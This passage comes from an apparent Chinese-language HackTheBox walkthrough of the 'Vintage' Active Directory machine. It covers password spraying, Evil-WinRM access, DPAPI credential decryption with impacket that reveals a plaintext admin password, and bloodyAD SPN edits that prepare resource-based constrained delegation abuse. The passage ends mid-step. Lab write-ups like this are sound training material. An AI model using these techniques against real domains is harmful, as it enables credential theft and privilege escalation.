Loaded 7 password hashes with 7 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Cer0the0ne       ($krb5asrep$23$svc_sql@VINTAGE.HTB)
```

这个账户的密码是得到了，但是它只是一个 serviceaccount，rbcd abuse 要求有一个被特权服务的 msds-allowedtoactonbehalfofotherentity 指定的服务，所以还是不满足要求，不过，我们可以用 user.txt 去试一下有没有其它用户和它密码是一样的，P.Rosa 和 fs01 也可以一起试试，最终会发现 C.Neri 也是这个密码，这个技巧其实在 htb 是挺常见的

```
L.Bianchi_adm

┌──(hacker㉿kali)-[~]
└─$ nxc ldap dc01.vintage.htb -u users.txt -p Zer0the0ne -k
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\[*]:Zer0the0ne KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\[+]:Zer0the0ne KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\[*]:Zer0the0ne KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\-Username-:Zer0the0ne KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\Administrator:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\Guest:Zer0the0ne KDC_ERR_CLIENT_REVOKED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\krbtgt:Zer0the0ne KDC_ERR_CLIENT_REVOKED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\M.Rossi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\R.Verdi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\L.Bianchi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [-] vintage.htb\G.Viola:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] vintage.htb\C.Neri:Zer0the0ne

┌──(hacker㉿kali)-[~]
```

那么得到 C.Neri / Zer0the0ne,这个用户有什么用？看看：

```
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectCategory:       CN=Person,CN=Schema,CN=Configuration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb dSCorePropagationData: 20241113141646.0Z 16010101000000.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb msDS-SupportedEncryptionTypes: 0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=C.Neri,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectClass:          top person organizationalPerson user
LDAP        dc01.vintage.htb 389    dc01.vintage.htb cn:                   C.Neri
LDAP        dc01.vintage.htb 389    dc01.vintage.htb distinguishedName:    CN=C.Neri,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb instanceType:         4
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenCreated:          20240605133108.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenChanged:          20241206112611.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNCreated:           12927
LDAP        dc01.vintage.htb 389    dc01.vintage.htb memberOf:             CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htb CN=Remote Management Users,CN=Builtin,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNChanged:           114946
LDAP        dc01.vintage.htb 389    dc01.vintage.htb name:                 C.Neri
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectGUID:           0x74506e48a2c66f47b4ba5c8a925ef7e6
LDAP        dc01.vintage.htb 389    dc01.vintage.htb userAccountControl:   66048
LDAP        dc01.vintage.htb 389    dc01.vintage.htb badPwdCount:          0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb codePage:             0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb countryCode:          0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb badPasswordTime:      133780022719705417
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogoff:           0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogon:            133780439141267779
LDAP        dc01.vintage.htb 389    dc01.vintage.htb pwdLastSet:           133620952935047186
LDAP        dc01.vintage.htb 389    dc01.vintage.htb primaryGroupID:       513
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectSid:            0x0105000000000005150000000a185deefb22433798d8e847a5b040000
LDAP        dc01.vintage.htb 389    dc01.vintage.htb accountExpires:       9223372036854775807
LDAP        dc01.vintage.htb 389    dc01.vintage.htb logonCount:           55
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:       C.Neri
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountType:       805306368
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectCategory:       CN=Person,CN=Schema,CN=Configuration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb dSCorePropagationData: 20241113141704.0Z 16010101000000.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogonTimestamp:   133779579718455418
LDAP        dc01.vintage.htb 389    dc01.vintage.htb msDS-SupportedEncryptionTypes: 0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=P.Rosa,CN=Users,DC=vintage,DC=htb
```

Remote managerment user，也就是可以远程登录 ps，我们用 winrm 试试：


```
le  Actions  Edit  View  Help
rning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

ta: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

fo: Establishing connection to remote endpoint
vil-WinRM* PS C:\Users\C.Neri\Documents> cd ..
vil-WinRM* PS C:\Users\C.Neri> ls


    Directory: C:\Users\C.Neri


de                 LastWriteTime         Length Name
--                 -------------         ------ ----
r--          6/7/2024   1:17 PM                3D Objects
r--          6/7/2024   1:17 PM                Contacts
r--          6/7/2024   1:19 PM                Desktop
r--          6/8/2024   3:02 PM                Documents
r--          6/7/2024   1:17 PM                Downloads
r--          6/7/2024   1:17 PM                Favorites
r--          6/7/2024   1:17 PM                Links
r--          6/7/2024   1:17 PM                Music
r--          6/7/2024   1:17 PM                Pictures
r--          6/7/2024   1:17 PM                Saved Games
r--          6/7/2024   1:17 PM                Searches
r--          6/7/2024   1:17 PM                Videos


De*Evil-WinRM* PS C:\Users\C.Neri> cd Desktop
vil-WinRM* PS C:\Users\C.Neri\Desktop> ls


    Directory: C:\Users\C.Neri\Desktop


de                 LastWriteTime         Length Name
--                 -------------         ------ ----
---          6/7/2024   1:17 PM           2312 Microsoft Edge.lnk
r--         12/7/2024   1:42 PM             34 user.txt


pe user.txt
vil-WinRM* PS C:\Users\C.Neri\Desktop> type user.txt
1b60dc8e85903742c3884d58270ecc
```

不要用 impacket 的 psexxec 或者 winrmexec，它们会自动连接 smb，会有权限问题

接下来尝试权限提升

你会发现所有上传的可执行文件似乎都被禁用了，实际上靶机是有杀软的（没去试免杀，但

是免杀也难提权啊）。
执行 whoami /priv 你会发现这是个低权限用户，但是翻一下 C.Neri 用户的文件夹会发现 roaming 下有东西的：



Windows 下有一个机制，我们经常看见浏览器自动填写账户密码，实际上它们被用用户的 RSA keys 加密后存放在 credentials 目录下，而这些 RSA keys 被放在 protected 目录下的{sid}，这个文件中除了加密的 RSA KEYS，还会有一个加密过的叫 master key 的对称密钥，可以解密 RSA 的私钥，因此，**对 protected 目录有访问权限，并且有登录密码，意味着可以解密一些敏感数据：**


Protected Data by DPAPI

Among the personal data protected by DPAPI are:


- Internet Explorer and Google Chrome's passwords and auto-completion data
- E-mail and internal FTP account passwords for applications like Outlook and Windows Mail
- Passwords for shared folders, resources, wireless networks, and Windows Vault, including encryption keys
- Passwords for remote desktop connections, .NET Passport, and private keys for various encryption and authentication purposes
- Network passwords managed by Credential Manager and personal data in applications using CryptProtectData, such as Skype, MSN messenger, and more


其中就可能包括其它用户的远程登录密码
（https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords）

我们来尝试获取一下用户的私钥



直接用 download 会出现 IOT 错误，用 base64 编码后复制到本地：





导出密码：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ impacket-dpapi masterkey -file b1 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0×55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f

┌──(hacker㉿kali)-[~/Desktop]
└─$ impacket-dpapi masterkey -file b2 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0×f8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
```

看看 credentials 目录的内容：

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\C.Neri\Documents> cd C:\Users\C.Neri\appdata\roaming\microsoft\credentials
*Evil-WinRM* PS C:\Users\C.Neri\appdata\roaming\microsoft\credentials> Get-ChildItem -Force


    Directory: C:\Users\C.Neri\appdata\roaming\microsoft\credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A9859252BA6


*Evil-WinRM* PS C:\Users\C.Neri\appdata\roaming\microsoft\credentials> $a=Get-Content -Path .\C4BB96844A5C9DD45D5B6A9859252BA6 -Encoding Byte
*Evil-WinRM* PS C:\Users\C.Neri\appdata\roaming\microsoft\credentials> [Convert]::ToBase64String($a)
AQAAAKIBAAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAo0HPmVKl90yo16yi1vczmwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAANlsnh9uZhRwM1xc/8CNBwwAAAAABIAAAKAAAAAQAAAAK+zRTF7v+bPA1UGGDCL4uAAAABoyaUl8s/1J1TabkeZkP1VvjzlbcQ61ojdLQpks7Q0/irEKMmlFO3/Za2o8akFz3kS28HEeNGkg/3kGNOvhVbnZ2NJQHTJ125gjFuAuPhdS9Ob2CvqW9xu7pDGXPt5AHKqlqRy+fajjcEYkGP0k16sLBF/rpFnQvRQ9hCg81Vqyq3Bp5dwOZ1h0Zxh8mbvDPv+XHw9+o6DabZlfdfj+GuMRi+GDNLvv8orYUqHZ6hHO3vB4kDu5T4G8QsIAtULBs3V2ww1G7XdGI57BGKi4LEk6kuaEWopsCflsC5FKa4xBQAAAB5jIrXXMIH3qbzD5rnPMUzCyhkAA==
*Evil-WinRM* PS C:\Users\C.Neri\appdata\roaming\microsoft\credentials>
```

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ echo "AQAAAKIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAo0HPmVKl90yo16yi1vczmwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAANlsnh9uZhRwM1xc/8CNBwwAAAAABIAAAKAAAAAQAAAAK+zRTF7v+bPA1UGGDCL4uAAAABoyaUl8s/1J1TabkeZkP1VvjzlbcQ61ojdLQpks7Q0/irEKMmlFO3/Za2o8akFz3kS28HEeNGkg/3kGNOvhVbnZ2NJQHTJ125gjFuAuPhdS9Ob2CvqW9xu7pDGXPt5AHKqlqRy+fajjcEYkGP0k16sLBF/rpFnQvRQ9hCg81Vqyq3Bp5dwOZ1h0Zxh8mbvDPv+XHw9+o6DabZlfdfj+GuMRi+GDNLvv8orYUqHZ6hHO3vB4kDu5T4G8QsIAtULBs3V2ww1G7XdGI57BGKi4LEk6kuaEWopsCflsC5FKa4xBQAAAB5jIrXXMIH3qbzD5rnPMUzCyhkAA==" | base64 -d > secret

┌──(hacker㉿kali)-[~/Desktop]
└─$ cat secret
♦K♦♦♦♦z♦O♦♦AQR♦♦L♦3♦♦♦H♦ :Enterprise Credential Data
f♦♦l♦nfp3\\♦♦♦
                ♦♦.♦♦L"♦♦♦♦♦D♦♦♦♦hu%♦♦♦'T♦nG♦♦♦U♦c♦u♦:∏♦-
d♦♦,♦♦♦(u♦c♦♦♦♦♦y♦♦♦x♦♦♦▒y♦V♦gcCI@t♦♦d♦♦[♦♦♦]K&♦.♦[♦ni♦♦♦\♦yr♦♦♦r♦♦♦♦♦▒♦c♦♦.♦,♦♦@B♦P♦♦♦%j=♦♦'p9♦aKa♦f♦
                                                                                ♦♦\|-♦♦♦i♦b|♦♦♦k♦F/♦
                                                                                        ♦♦♦♦-aJ♦g♦G;{♦♦@♦♦>♦
                                                                                                        ♦
                                                                                                        ♦♦♦
♦♦c♦3                                                                                                   5]▒♦{b♦♦♦$♦K♦j)♦'♦♦♦E-♦♦♦R♦♦♦{♦♦
   (d

┌──(hacker㉿kali)-[~/Desktop]
```

不知道哪个主密钥是被用来加密它的，都试一下就好：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ impacket-dpapi credential -file secret -key 0×55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ERROR: Padding is incorrect.

┌──(hacker㉿kali)-[~/Desktop]
└─$ impacket-dpapi credential -file secret -key 0×f8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[CREDENTIAL]
LastWritten : 2024-06-07 15:08:23
Flags       : 0×00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0×00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0×00000001 (CRED_TYPE_GENERIC)
Target      : LegacyGeneric:target=admin_acc
Description :
Unknown     :
Username    : vintage\c.neri_adm
Unknown     : Uncr4ck4bl3P4ssW0rd0312

┌──(hacker㉿kali)-[~/Desktop]
└─$
```

于是又得到了一个用户的密码，这个用户不是远程登录用户（远程登录用户必须是 remote manager 组，local admins，domain admins 其中之一），因此没法 evil-winrm

```
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*] Response for object: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectClass:          top person organizationalPerson user
LDAP        dc01.vintage.htb 389    dc01.vintage.htb cn:                   C.Neri_adm
LDAP        dc01.vintage.htb 389    dc01.vintage.htb distinguishedName:    CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb instanceType:         4
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenCreated:          20240607105413.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenChanged:          20241207185905.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNCreated:           49303
LDAP        dc01.vintage.htb 389    dc01.vintage.htb memberOf:             CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htb CN=Remote Desktop Users,CN=Builtin,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNChanged:           114857
LDAP        dc01.vintage.htb 389    dc01.vintage.htb name:                 C.Neri_adm
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectGUID:           0×7924ea8e5eccd54d84b95611b9868bac
LDAP        dc01.vintage.htb 389    dc01.vintage.htb userAccountControl:   66048
LDAP        dc01.vintage.htb 389    dc01.vintage.htb badPwdCount:          0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb codePage:             0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb countryCode:          0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb badPasswordTime:      0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogoff:           0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogon:            133780751064836225
LDAP        dc01.vintage.htb 389    dc01.vintage.htb pwdLastSet:           133622312540017707
LDAP        dc01.vintage.htb 389    dc01.vintage.htb primaryGroupID:       513
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectSid:            0×0105000000000005150000000a185deefb2243379 8d8e847a74040000
LDAP        dc01.vintage.htb 389    dc01.vintage.htb accountExpires:       9223372036854775807
LDAP        dc01.vintage.htb 389    dc01.vintage.htb logonCount:           9
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:       C.Neri_adm
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountType:       805306368
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectCategory:       CN=Person,CN=Schema,CN=Configuration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb dSCorePropagationData: 20241113141658.0Z 16010101000000.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb lastLogonTimestamp:   133780715454211407
LDAP        dc01.vintage.htb 389    dc01.vintage.htb msDS-SupportedEncryptionTypes: 0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectClass:          top person organizationalPerson user
```

之前提到过 delegatedadmins 和 dc01 的关系,delegatedadmins 可以代表任何账户去访问 dc01 的所有服务，只要用 RBCD ABUSE 就可以了，但是 delegatedadmins 本身必须有 SPN（serviePrincipleName）,不然 kdc 会报错，C.Neri_adm 本身是没有这个属性的（见上图），因此我们需要想办法添加这个属性，一但添加了这个属性，我们就有办法用控制的账户去访问 DC01 的服务，由于 DC01 是 domain controller，这个靶机是单域的，因此就可以访问所有域上的服务，当然，这并不能直接拿到 root 权限，但是可以访问 DC01 的 CIFS，这是 smb 的早期版本，我们可以用 root 的访问权限去读取 c$中的 root.txt（执行不了 powershell，相当于是获得了在 smb 中活动的最高权限）。
但是，尝试给 C.Neri_adm 自己添加 SPN 会失败:

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ bloodyAD --host dc01.vintage.htb -d "vintage" --dc-ip 10.10.11.45 -u C.Neri_adm -p Uncr4ck4bl3P4ssW0rd0312 -k set object "C.Neri_adm" servicePrincipalName -v "cifs/dc02.vintage.htb"
Traceback (most recent call last):
  File "/home/hacker/.local/bin/bloodyAD", line 8, in <module>
    sys.exit(main())
             ^^^^^^
  File "/home/hacker/.local/share/pipx/venvs/bloodyad/lib/python3.12/site-packages/bloodyAD/main.py", line 198, in main
    output = args.func(conn, **params)
             ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/hacker/.local/share/pipx/venvs/bloodyad/lib/python3.12/site-packages/bloodyAD/cli_modules/set.py", line 26, in object
    conn.ldap.bloodymodify(
  File "/home/hacker/.local/share/pipx/venvs/bloodyad/lib/python3.12/site-packages/bloodyAD/network/ldap.py", line 247, in bloodymodify
    raise err
msldap.commons.exceptions.LDAPModifyException: LDAP Modify operation failed on DN CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb! Result code: "insufficientAccessRights" Reason: "b'00002098: SecErr: DSID-031514B3, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00'"
```

C.Neri_adm 对自己只有有 read 权限：

```
intage.htb      Trustee (SID)             : Authenticated Users (S-1-5-11)
intage.htb ACE[22] info
intage.htb      Access mask               : Read (0×20094)
intage.htb      Trustee (SID)             : Principal Self (S-1-5-10)
intage.htb ACE[23] info
```

SPN 的访问控制是更加精细的，添加 spn 需要 validate-spn，比如 fs 就有(computer 组都有这个权限)：

```
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     Trustee (SID)             : Principal Self (S-1-5-10)
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb ACE[12] info
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     ACE Flags                 : None
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     Access mask               : Self
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     Flags                     : ACE_OBJECT_TYPE_PRESENT
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     Object type (GUID)        : Validated-SPN (f3a64788-5306-11d1-a9c5-0000f80367c1)
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     Trustee (SID)             : Principal Self (S-1-5-10)
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb ACE[13] info
DACLREAD    dc01.vintage.htb 389    dc01.vintage.htb     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
```

或者，有 self：

Self	ADS_RIGHT_DS_SELF	Access Right	Perform "Validated writes" (i.e. edit an attribute's value and have that value verified and validate by AD). The "Validated writes" is referenced by an "ObjectType GUID".

实际上，之前提到过，servicemanagers 对 serviceaccount 有高权限，其中就包括 self（其实是 genericall 包括了这个 self）：

```
ge.htb      Trustee (SID)             : Domain Admins (S-1-5-21-4024337825-2033394866-2055507597-512)
ge.htb ACE[20] info
ge.htb      Access mask               : FullControl, Modify, ReadAndExecute, ReadAndWrite, Read, Write, WriteDACL, Delete, ListObject, WriteProperties, Self, CreateChild (0×f01ff)
ge.htb      Trustee (SID)             : ServiceManagers (S-1-5-21-4024337825-2033394866-2055507597-1137)
ge.htb ACE[21] info
```

现在有点尴尬了，有 delegate flag 的用户没有 SPN，能添加 SPN 的用户不在 delegatedadmins 当中。

但是，我们可以用 C.Neri 对 serviceaccount 添加 SPN（随便叫什么），然后用 C.Neri_adm 移动到 delegated admins 组，这样就可以用这个 serviceaccount 实现 RBCD ABUSE(这个 serviceaccount 应该要是 svc_sql,因为我们只知道它的密码)：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$  bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip 10.10.11.45 -u C.Neri -p Zer0the0ne -k set object "svc_sql" servicePrincipalName -v "cifs/dc02.htb"
[+] svc_sql's servicePrincipalName has been updated

┌──(hacker㉿kali)-[~/Desktop]
└─$
```

```
┌──(hacker㉿kali)-[~/Desktop]
